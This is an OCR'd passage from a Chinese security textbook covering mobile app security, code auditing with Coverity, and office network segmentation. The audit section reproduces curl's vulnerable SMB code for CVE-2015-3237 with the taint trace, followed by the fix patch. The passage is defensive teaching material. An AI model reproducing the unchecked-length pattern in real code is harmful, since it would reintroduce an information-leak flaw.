
在攻防愈演愈烈的现代，光有基于静态漏洞规则和带 fuzz 功能的扫描还是会有许多漏洞覆盖不到，安全部门需要采取基于数据的扫描，比如结合社工库等。其次需要建立应急响应中心，让广大白帽子也参与到漏洞的挖掘与发现中，尽可能多地把暴露在外面的漏洞消灭掉。

大型互联网公司在安全实践上可能采取一些精简手段，只做某些事情，前提是他们已经做了另外一些看不见的防御措施，在某处精简必然是因为在其他地方削减了攻击面，并

且有多层次的防御机制做互补，也就是说他们的方案往往是针对自身特点的，不是一个完全意义上的通用方案，如果我们的安全建设尚未到达那个阶段，直接和安全走在前沿的大型互联网公司看齐，采用人家“高大上”的安全解决方案时，很有可能会发生刻舟求剑的笑话，需要实事求是，根据实际情况逐步地建设所在机构的安全体系。

参考资料

2014 ISC“金融 Web 应用系统漏洞分析方法”，林榆坚



Chapter 10 第 10 章

移动应用安全

互联网公司的安全体系基本上以运维安全，应用安全，业务安全三管齐下。而移动应用安全则在应用安全中占据半壁江山，尤其对于移动端产品为主的公司而言，SDL 的主要实践对象就是移动应用。

10.1 背景

随着智能手机和其他移动设备的爆发式普及，移动应用已成为互联网公司业务重要的业务方向。本章中会以移动两大平台之一的安卓为主线，介绍移动应用所面临的安全风险和解决方案。其中包含评估方法以及应对的思路，这些思路可以相应的借鉴于其他平台上。本章的内容包括定义客户端应用安全的范围是什么，风险有哪些，攻击的来源，移动操作系统所提供的工具。在了解这些基本的判断之后，当一些新的技术出现，我们仍然可以用已有的标准去应对。

10.2 业务架构分析

移动应用很少会单独存在，多数情况下会作为互联网业务流程中的承载平台出现。如果业务同时存在传统 Web 页面服务模式，两者从逻辑上处于并行的关系，只是不同的表现

形式。作为一种运行在用户控制设备上的应用，业务服务端应该假设客户端提交的信息存在各种可能，在设计时需要关注哪些逻辑适合放在移动端，哪些逻辑需要保留在服务端。涉及业务核心数据的行为，例如游戏中的物品掉落，支付行为的判断，账号信息的更改等都需要在业务服务端进行判断，而非客户端。这些分割需要从设计阶段对移动客户端能做哪些行为进行限定。

从整体业务角度来看，业务逻辑为皮，移动应用端的展示为毛。如何避免移动客户端做不应承担的判断，如何将应用安全和业务服务端逻辑进行划定是首先需要明确的。

10.3　移动操作系统安全简介

图 10-1 是安卓系统的架构。和安全相关的介绍可以参看 https://source.android.com/security/index.html，其中：




图 10-1　Android 体系架构

- 硬件设备：安卓可运行在范围广泛的硬件上，并且支持某些硬件特有的安全功能，例如 ARM v6 的 eXecute-Never 功能。
- 安卓操作系统：底层为 Linux 内核，所有设备资源都通过该层提供，包括相机，GPS

数据、蓝牙、电话、网络等服务。

- 安卓应用：通常使用 Java 开发，运行在 Dalvik/ART 虚拟机中，除此之外还包括一些二进制的组件。应用中不论是虚拟机还是二进制的部分都在相同的安全域，也就是该应用的沙盒中。

现代移动操作系统和早期操作系统相比有一定的优势，以 Windows 为例，在不断更新的过程中，会被过去的理念和代码实现所拖累。而安卓和 iOS 作为之后设计开发的操作系统，在设计上加入了一些新的理念。此外现代操作系统如安卓中包含了大量的漏洞利用缓解技术，例如 ASLR，SELinux，FORTIFY_SOURCE 编译选项等技术。这些技术能进一步提高利用漏洞的难度，降低漏洞利用成功率。

以安卓为例，可以在下面的连接中看到安卓在 5.0 和 6.0 大版本中系统对应的安全升级项。

https://source.android.com/security/enhancements/enhancements50.html

https://source.android.com/security/enhancements/enhancements60.html

由于这些措施的运用，在未越狱或 root 的设备上，更多的需要考虑应用自身遇到的安全问题。应用需要信任并借用底层系统提供功能。

安卓在设计时已经考虑并集成了很多安全相关的功能和组件，一款普通的应用在设计和开发过程中都可能用到这些。先来了解下一款安全应用的大体的结构。

Google 提供了专门的 Security Tips 给开发人员参考，可以参见下面的连接：

http://developer.android.com/training/articles/security-tips.html

其中的内容包括：数据安全性，服务安全性，应用权限安全性，以及其他一些内容

10.4 签名管理

为了确定应用的来源，无论安卓还是 iOS 都会对应用的签名进行检查，确保用户安装的应用来源可控。在来源检查上 iOS 环境下更加可控一些，造成这种情况的原因很多，但最重要的一点是对应用市场的控制力。对于应用开发方，应该保护好本公司用于应用签名的私钥，推荐的解决方案是建立签名服务器，开发者上传需要签名的应用，服务器完成签

名后提供下载。签名服务可对申请应用签名的人员进行权限控制，并包含日志记录，保存上传应用副本等功能，这样做的好处是降低私钥泄露的风险。

另外一点和签名相关的注意项是，在同一家公司内的应用推荐使用相同的签名密钥，避免不同的应用使用不同的签名，这样不仅便于之后的发布和管理，在技术也便于之后可能存在的应用间通信需求。无论 iOS 中的 Keychain Access Group 和安卓权限定义中要求的同签名来源（level = Signature）都要求应用被相同的密钥签名。

10.5　应用沙盒及权限

如之前所说，安卓和 iOS 作为之后设计开发的操作系统，在设计上加入了一些新的理念，其中重要的一点是通过沙盒 (Sandbox) 对各应用间的权限隔离，并在限定应用行为边界后，通过按需申请应用权限的方式规范各应用的行为。这样就将单个应用面临的风险和其他应用以及操作系统相隔离。

在安卓系统上，在接触任何系统资源前，应用都要通过权限检查，如图 10-2 所示。




图 10-2　应用权限检查

那么是如何实现沙盒的？安卓和 iOS 内核都源自 *nix 类系统内核，对应用沙盒的技术实现都是基于操作系统提供的用户机制。每个在系统上安装的应用，如果没有特殊设定（SYSTEM 或者安卓中 SHARED-UID 模式），都会有系统分配给应用一个独特的用户 ID（UID），单凭该 UID，应用无法使用任何应用外的设备资源。只有当应用在安装时预先申请了某些系统权限后，才会被准许进行权限对应的操作。

以安卓系统为例，申请系统权限需要按照如下格式在应用的 AndroidManifest.xml 文件中添加 uses-permission 的标签段。

```
<uses-permission android:name="string"
     android:maxSdkVersion="integer" />
```

其中 android:name 属性就是将要申请的权限名称，安卓所提供的所有权限定义的名称和说明可以在下面的连接中查看：https://developer.android.com/reference/android/Manifest.permission.html。

此外，应用在申请系统提供的权限的同时，也可以声明创建新的自定义权限，并且和应用内提供的一些模块相关联。在下面的实例中，应用自定义了名为 com.example.project.DEBIT_ACCT 的权限，并且和 com.example.project.FreneticActivity 模块关联，之后如果其他应用需要调用该模块，就需要在自己的 AndroidManifest.xml 文件中声明使用 com.example.project.DEBIT_ACCT：

```
<manifest . . . >
<permission android:name="com.example.project.DEBIT_ACCT" . . . />
<uses-permission android:name="com.example.project.DEBIT_ACCT" />
. . .
<application . . .>
    <activity android:name="com.example.project.FreneticActivity"
              android:permission="com.example.project.DEBIT_ACCT"
              . . . >
        . . .
    </activity>
   </application>
</manifest>
```

从上面的描述可以了解到，应用既可以作为权限的申请方，也可以提供自定义权限供其他应用使用，而这些自定义权限相配合的是背后各种组件。

10.6 应用安全风险分析

在应用和业务逻辑已经剥离的情况下，仍然可能存在严重的安全风险。首先需要意识到这些风险的根源是应用实现形态的多样性。在提倡模块化的今天，应用在实现过程中会分为数量众多的模块来实现，这些模块相互耦合，向模块外提供调用接口，或主动或被动的接收外部数据并影响内部逻辑。通过梳理这些接口和数据来源，可以获取到安全风险的

来源列表。

这些调用接口的形式是多样的，应用既可以在同系统下的组件层面提供各种服务，也可能开放网络端口接受数据请求。此外客户端应用还更多的涉及文件内容的展示；各类型的视频，音频，文档，图片，皮肤等公有和自定义文件类型的展示，网页内容展示也给移动端应用带来了风险。在处理外部的数据过程中，会影响应用内部的逻辑。除了传统的数据来源，由于现代操作系统已经进行了应用间的权限隔离，如何避免同系统中其他应用窃取特定的权限也是需要关注方面。下面是一些具体的风险列表：

- 应用间通信（IPC）：提供接口的组件权限，信息泄露，本地的数据加密和文件权限等，以安卓为例，IPC 接口包括 Content Provider, Broadcast Receiver, Activity, Service 等形式。
- 远程数据：开放端口接收数据，接收的各类型文件，应用的自动升级，数据传输明文等

两类目标：用户：内容伪造，导致不能正确判断，程序：代码实现上的漏洞，代码执行，权限窃取和绕过。从严重程度来看，首先需要注意远程来源数据。

10.7 安全应对

对于大多数应用来说，都会使用到自身代码之外的三方逻辑，这些逻辑可能存在于调用库中或作为独立组件被使用，这些逻辑可能引入安全问题。对于三方的选择，建议选取保持更新的开源项目，查看项目升级日志中修补过的安全列表，确认应用中将要使用的版本是否已经修补已知安全问题，并订阅此项目的版本更新邮件，能在之后发布安全更新时第一时间评估影响。

具体到自身代码的引入的问题，需要符合最小化原则。举例来说，对只需要应用自身使用到的组件，不提供给其他应用；对于不需要开放的端口，限定监听在特定的 IP；对于本地保存的数据库或文件等，严格的限定读写权限等。除此之外，另外两方面就是在需要时提供完善的认证和加密机制。以近期的 WormHole 系列漏洞为例，利用的风险来源是开放的端口，而这些端口在移动网络上的访问没有任何限制，并且在进行高危逻辑前没有做好认证，这就是最小化原则和认证机制的一个反例。

10.8 安全评估

1. 代码审计

iOS 开发 Xcode 环境可使用整合的 Clang Static Analyzer，而安卓 Java 代码可以使用 FindBugs 来完成代码安全审计。具体审计范围和使用可参考之后第 11 章“代码审计”。

2. 应用加固

目前有一些在线的应用安全加固服务。用户可上传需要加固的应用，服务器接收应用后会从安全，逆向和调试难度等方面对应用进行评估，并按照用户需要提供在这些方面完成更改后的版本供下载。

10.9 关于移动认证

为了方便用户登录认证，通常移动应用通过保存登录信息或者加上简单的本地认证方式（如手势密码或者数字 PIN 码）来使用户免于输入完整的流程。


以支付宝为例，限定数额以下的付款甚至不需要认证。这背后有很多需要背景数据收集，从第一次正常登录时设备本身的信息，包括用户日常操作行为收集的大数据等。在发现异常时，就会触发完整的认证过程了。当然在攻击者完全控制手机的情况，如果所有认证信息的要素都可以通过手机获取到，例如保存的认证信息，动态认证短信等，更多能够做到的也只有提高攻击的成本，而不能完全避免认证信息的盗用。

参考资料

https://www.owasp.org/images/c/ca/ASDC12-An_InDepth_Introduction_to_the_Android_Permissions_Modeland_How_to_Secure_MultiComponent_Applications.pdf

http://individual.utoronto.ca/jameshuang/PScout-CCS2012.pdf

https://www.cert.org/secure-coding/research/mobile-standards-analysis.cfm?https://www.apple.com/business/docs/iOS_Security_Guide.pdf



第 11 章 Chapter 11

代码审计

源代码审计是一种提高软件安全性的方法。在之前的章节中已对 SDL 有所介绍，在本章中，更偏向于具体操作。我们将了解一些代码审计的方法和工具，从人工到借助工具，最后会通过一些实例来看到如何通过现有的工具进行审计，以及这些工具如何帮助我们发现并消除漏洞。需要注意的是，在源代码审计阶段，一些产品安全设计上的问题可能已经较难被发现和修改，代码审计更多是发现代码实现上的错误和遗漏。

在代码量可控的情况下，并且没有很好的工具支持时，我们可以考虑通过总结经验，自己实现相关的检查工具。以找到未正确过滤数据类型的漏洞为例，定位问题可以简单分为以下几个步骤：1) 标注出高危行为入口函数 2) 标注数据获取来源 3) 标注数据过滤函数。之后回朔调用过程，添加简单的逻辑。

11.1 自动化审计产品

对于代码量大的产品，人工审计明显不能满足需求，这时需要寻求工具的帮助。代码分析技术由来已久，1976 年科罗拉多大学的 Lloyd D. Fosdick 和 Leon J. Osterweil 在 ACM Computing Surveys 上发表了著名的 Data Flow Analysis in Software Reliability 论文，其中就提到了数据流分析、状态机系统、边界检测、数据类型验证、控制流分析等技术。随着计算机语言的不断演进，代码分析技术也在日趋完善。目前有数量众多的开源和商业源码审

计工具建立在这些分析技术之上，其中包括 Foritify，Coverity，FindBugs 等。这些自动化的代码审计产品能够满足对审计量和强度的要求，并且大多提供和开发环境相整合的组件，可以融入到日常的开发和编译过程当中。工具不可避免会产生漏报和误报，在处理工具生成的报告时，需要人工对生成的结果进行验证。

11.2 Coverity

Coverity 是斯坦福大学 Dawson Engler 教授和他的三个学生发起完成的代码审计工具，目前为包括 NASA 等 500 多个公司或政府部门提供服务。选择其为例的原因有：1）在具体的使用中感觉误报率相对较少 2）目前有免费针对开源代码审计的服务 3）可以找到相关的原型论文。Coverity 支持的语言有 C，C++ 和 Java，支持发现的问题类型包括：

- ❑ resources leaks
- ❑ dereferences of NULL pointers
- ❑ incorrect usage of APIs
- ❑ use of uninitialized data
- ❑ memory corruptions
- ❑ buffer overruns
- ❑ control flow issues
- ❑ error handling issues
- ❑ incorrect expressions
- ❑ concurrency issues
- ❑ insecure data handling
- ❑ unsafe use of signed values
- ❑ use of resources that have been freed

以 C/C++ 为例，Coverity 的分析引擎 Prevent 包含以下的组件和功能参见表 11-1。

表 11-1 Coverity 的分析引擎 Prevent 包含的组件和功能

引擎	功能
路径流程引擎	通过构建一个表示经过每一个函数的所有的路径的图表分析代码中的每个函数的控制流
数据追踪引擎	用于分析从程序中每个路径中的声明收集的所有的整型和布尔型等数据
统计引擎	用于分析代码作为一个整体的行为特征

（续）

引擎	功能
过程间调用总结引擎	一个主要的创新，使得 Prevent 可以执行整个程序的分析，分析文件间和模块间的任何层次的复杂的调用链
类型流程引擎	用于提高 C++ 分析中依赖于类层次关系的报告的结果的精度
虚假路径引擎	用于分析每个分支条件，以确定在当前路径它将是真、假或不确定
加速引擎	保存横越每个路径时的每个缺陷分析所收集的信息；消除冗余路径，不需要横越任何不必要的路径来找到最多的缺陷
数据传播引擎	把过程间调用总结引擎产生的所有总结和数据追踪引擎记录的所有数据汇总起来，是 Coverity 特有的、上下文敏感的过程间分析能力的关键
增量分析引擎	通过缓存分析数据来提高性能，以便后续的分析仅需要包含变化的数据

如果想看到实际 Coverity 运行的结果，可以在 scan.coverity.com 上浏览一些针对开源软件进行的审计结果，目前已经有为数众多的开源软件通过 Coverity 提高代码安全质量。图 11-1 是某个开源项目的输出结果。




图 11-1 输出结果

https://scan.coverity.com/o/oss_success_stories 中包含甄选出通过 Coverity 发现的漏洞列表，如图 11-2 所示。

点击 View Defect 可以看到详细问题描述，现在以一个 curl（一个利用 URL 语法在命令行方式下工作的开源文件传输工具）中的漏洞作为例子进行查看针对某问题的具体展示结果：

https://scan.coverity.com/o/oss_success_stories/46，如图 11-3 所示。




图 11-2 漏洞列表




图 11-3 详细问题描述

这是一个存在于 curl 中的信息泄露漏洞。由于没有对 SMB 服务端返回的长度数据进行合法性检查，通过构造特定网络包数据，将导致 curl 客户端发送出非预期的数据，导致信息泄露。该漏洞也已被修复，分配的 CVE 编号为 CVE-2015-3237，公告见 http://curl.haxx.

se/docs/adv_20150617B.html。下面是 Coverity 给出的函数中漏洞触发流程。

```
696       *done = true;
697       break;
698
699     default:
700       smb_pop_message(conn);
701       return CURLE_OK; /* ignore */
702     }
703
704     smb_pop_message(conn);
705
706     return CURLE_OK;
707     }
708
709   static CURLcode smb_request_state(struct connectdata *conn, bool *done)
710   {
711     struct smb_request *req = conn->data->req.protop;
712     struct smb_header *h;
713     enum smb_req_state next_state = SMB_DONE;
714     unsigned short len;
715     unsigned short off;
716     CURLcode result;
717     void *msg = NULL;
718
719     /* Start the request */

< 1. Condition "req->state == SMB_REQUESTING", taking false branch
720
721     if(req->state == SMB_REQUESTING) {
722       result = smb_send_tree_connect(conn);
723       if(result) {
724         connclose(conn, "SMB: failed to send tree connect message");
725         return result;
726     }
727
728       request_state(conn, SMB_TREE_CONNECT);
729     }
730
731     /* Send the previous message and check for a response */
        result = smb_send_and_recv(conn, &msg);
 < 2. Condition "result", taking false branch

732     if(result && result != CURLE_AGAIN) {
733       connclose(conn, "SMB: failed to communicate");
```

```
734       return result;
735     }
 < 3. Condition "!msg", taking false branch
737     if(!msg)
738       return CURLE_OK;
739
740     h = msg;

 < 4. Switch case value "SMB_DOWNLOAD"
  switch(req->state) {
742     case SMB_TREE_CONNECT:
743       if(h->status) {
744         req->result = CURLE_REMOTE_FILE_NOT_FOUND;
745         if(h->status == smb_swap32(SMB_ERR_NOACCESS))
746           req->result = CURLE_REMOTE_ACCESS_DENIED;
747         break;
748       }
749       req->tid = smb_swap16(h->tid);
750       next_state = SMB_OPEN;
751       break;
752
753     case SMB_OPEN:
754       if(h->status) {
755         req->result = CURLE_REMOTE_FILE_NOT_FOUND;
756         next_state = SMB_TREE_DISCONNECT;
757         break;
758       }
759       req->fid = smb_swap16(((struct smb_nt_create_response *)msg)->fid);
760       conn->data->req.offset = 0;
761       if(conn->data->set.upload) {
762         conn->data->req.size = conn->data->state.infilesize;
763         Curl_pgrsSetUploadSize(conn->data, conn->data->req.size);
764         next_state = SMB_UPLOAD;
765       }
766       else {
767         conn->data->req.size =
768           smb_swap64(((struct smb_nt_create_response *)msg)->end_of_file);
769         Curl_pgrsSetDownloadSize(conn->data, conn->data->req.size);
770         next_state = SMB_DOWNLOAD;
771       }
772       break;
773
774     case SMB_DOWNLOAD:
775
 < 5. Condition "h->status", taking false branch
```

```
776
777       if(h->status) {
778         req->result = CURLE_RECV_ERROR;
779         next_state = SMB_CLOSE;
780         break;
      }
 <<< CID 1299430: Insecure data handling TAINTED_SCALAR
 <<< 6. Function "Curl_read16_le" returns tainted data.
 << 7. Assigning: "len" = "Curl_read16_le", which taints "len".
781
782       len = Curl_read16_le(((unsigned char *) msg) +
783                            sizeof(struct smb_header) + 11);
785       off = Curl_read16_le(((unsigned char *) msg) +
                           sizeof(struct smb_header) + 13);
 << 8. Casting narrower unsigned "len" to wider signed type "int" effectively
tests its lower bound.
 < 9. Condition "len > 0", taking true branch
 << 10. Checking lower bounds of unsigned scalar "len" by "len > 0".
785
    if(len > 0) {
 <<< CID 1299430: Insecure data handling TAINTED_SCALAR
 <<< 11. Passing tainted variable "len" to a tainted sink.
786
787         result = Curl_client_write(conn, CLIENTWRITE_BODY,
788                                    (char *)msg + off + sizeof(unsigned int),
789                                    len);
790         if(result) {
791           req->result = result;
792           next_state = SMB_CLOSE;
793           break;
794         }
795       }
796       conn->data->req.bytecount += len;
797       conn->data->req.offset += len;
798       Curl_pgrsSetDownloadCounter(conn->data, conn->data->req.bytecount);
799       next_state = (len < MAX_PAYLOAD_SIZE) ? SMB_CLOSE : SMB_DOWNLOAD;
          break;
800
801     case SMB_UPLOAD:
802       if(h->status) {
803         req->result = CURLE_UPLOAD_FAILED;
804         next_state = SMB_CLOSE;
805         break;
806       }
807     len = Curl_read16_le(((unsigned char *) msg) +
```

```
808                              sizeof(struct smb_header) + 5);
809       conn->data->req.bytecount += len;
810       conn->data->req.offset += len;
811       Curl_pgrsSetUploadCounter(conn->data, conn->data->req.bytecount);
812       if(conn->data->req.bytecount >= conn->data->req.size)
```

可以看到在满足以上代码数字开头的条件后，即可触发该漏洞，简化的流程如下：

```
smb_request_state
→ len = Curl_read16_le(…)
→ Curl_client_write(…, len)
```

Curl 客户端从服务端接到的数据包中提取出 len 的值，之后没有经过检查便将 len 作为长度参数传入 Curl_client_write 函数：

```
CURLcode Curl_client_write(struct connectdata *conn,
                           int type,
                           char *ptr,
                           size_t len)
```

Curl_client_write 会将 ptr 指针后的 len 字节数据发送给服务端，即使 len 超过预期的数据包长度。


Curl 新版本中针对这个漏洞的补丁中增加了对 len 的长度检查，计算后的值不能超过已收到的 smb 数据包的边界 (smb->got)。(http://curl.haxx.se/CVE-2015-3237.patch)：

```
---
 lib/smb.c | 12 ++++++++++---
 1 file changed, 9 insertions(+), 3 deletions(-)

diff --git a/lib/smb.c b/lib/smb.c
index 8cb3503..d461a71 100644
--- a/lib/smb.c
+++ b/lib/smb.c
@@ -781,13 +781,19 @@ static CURLcode smb_request_state(struct connectdata *conn,
 bool *done)
     len = Curl_read16_le(((unsigned char *) msg) +
                          sizeof(struct smb_header) + 11);
     off = Curl_read16_le(((unsigned char *) msg) +
                          sizeof(struct smb_header) + 13);
     if(len > 0) {
-      result = Curl_client_write(conn, CLIENTWRITE_BODY,
-                                 (char *)msg + off + sizeof(unsigned int),
-                                 len);
```

```
+       struct smb_conn *smbc = &conn->proto.smbc;
+       if(off + sizeof(unsigned int) + len > smbc->got) {
+         failf(conn->data, "Invalid input packet");
+         result = CURLE_RECV_ERROR;
+       }
+       else
+         result = Curl_client_write(conn, CLIENTWRITE_BODY,
+                                    (char *)msg + off + sizeof(unsigned int),
+                                    len);
        if(result) {
          req->result = result;
          next_state = SMB_CLOSE;
          break;
        }
--
```

至此，从这个漏洞分析过程，我们可以了解到 Coverity 审计的实际效果。



Chapter 12 第 12 章

办公网络安全

办公网络的安全是乙方安全公司提供解决方案最多的场景。这里之所以介绍办公网络安全，主要因为现在社会工程学、定向攻击、APT、钓鱼、水坑攻击，专打管理员的渗透越来越多，所以生产网络做到固若金汤也无用，攻击者绕背后转跳办公网络进攻也是一个很大的问题。

另一方面服务器网络大多是来自客户 – 服务端相对固化的交互模型，用严格的 ACL 就能控制绝大多数行为，但是办公网络却不一样，大量的客户端行为，人的鼠标点击，运行各种程序，访问各种 URL 都无法预测，所以办公网络的解决方案完全不同于生产网络，基本可以当作两件事情来对待。

12.1 文化问题

乙方安全公司的针对办公的解决方案虽多，但在互联网行业很多都不适用，主要是因为文化差异。传统行业为了防止 PT 或 APT，防止信息泄露，防止内部舞弊（俗称“内鬼”），可以用比较严苛的“控制型”管理手段，但在互联网行业，互联网精神的本质就是开放和共享，产品经理，UED 设计都需要大量的借鉴竞品，大多数职能都或多或少的与用户体验相关，需要频繁地从互联网取材，程序员若不能 google 简直想离职的心都有了，如果用强封堵和严策略的手段在技术上能解决问题，但在文化上可能会遭到强烈抵制而无法落地，

甚至被嘲笑“一夜从香港回到朝鲜”。

很多乙方公司觉得办公类的安全产品在互联网行业卖不太动，其实这个问题与甲方是否自研无关，主要还是体验问题，能保障办公体验就 OK，保障不了就很悬。

12.2　安全域划分

图 12-1 所示的安全域划分方式是对大型的组织而言，中小型企业不需要如此麻烦。首先办公网络的服务器和用户桌面环境必须划分独立安全域，即便是中小企业这个需求也算是最基本的。随着组织规模的扩大化，办公内服务器资产超过一定量级的情况下，服务器域内也需要单独划更细的安全域：

